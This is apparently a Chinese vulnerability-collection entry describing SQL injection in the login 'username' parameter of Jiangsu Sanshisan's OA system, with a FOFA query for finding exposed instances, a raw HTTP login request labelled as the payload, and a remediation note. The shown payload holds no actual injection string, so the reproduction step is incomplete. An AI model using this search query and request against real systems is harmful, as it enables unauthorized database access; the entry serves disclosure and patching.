J6-1江苏叁拾叁-OA-SQL

漏洞描述：

江苏叁拾叁信息技术有限公司 OA 存在 sql 注入。

影响版本：

- 江苏叁拾叁-OA

  网站图片：

网络测绘：

fofa语法：

app="江苏叁拾叁-OA"


漏洞复现：

登录处username参数存在漏洞
payload：

```
POST /login HTTP/1.1
Host: xx.xx.xx.xx
Content-Length: 23
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=AD52C9F9D7D463034313518 76BBA1536
Connection: close

username=1&password=1
```

效果图:



修复建议：

立即对江苏叁拾叁信息技术有限公司的OA系统进行安全审查，修复所有已知的SQL注入漏洞，通过实施参数化查询和严格的输入验证来加固数据库安全。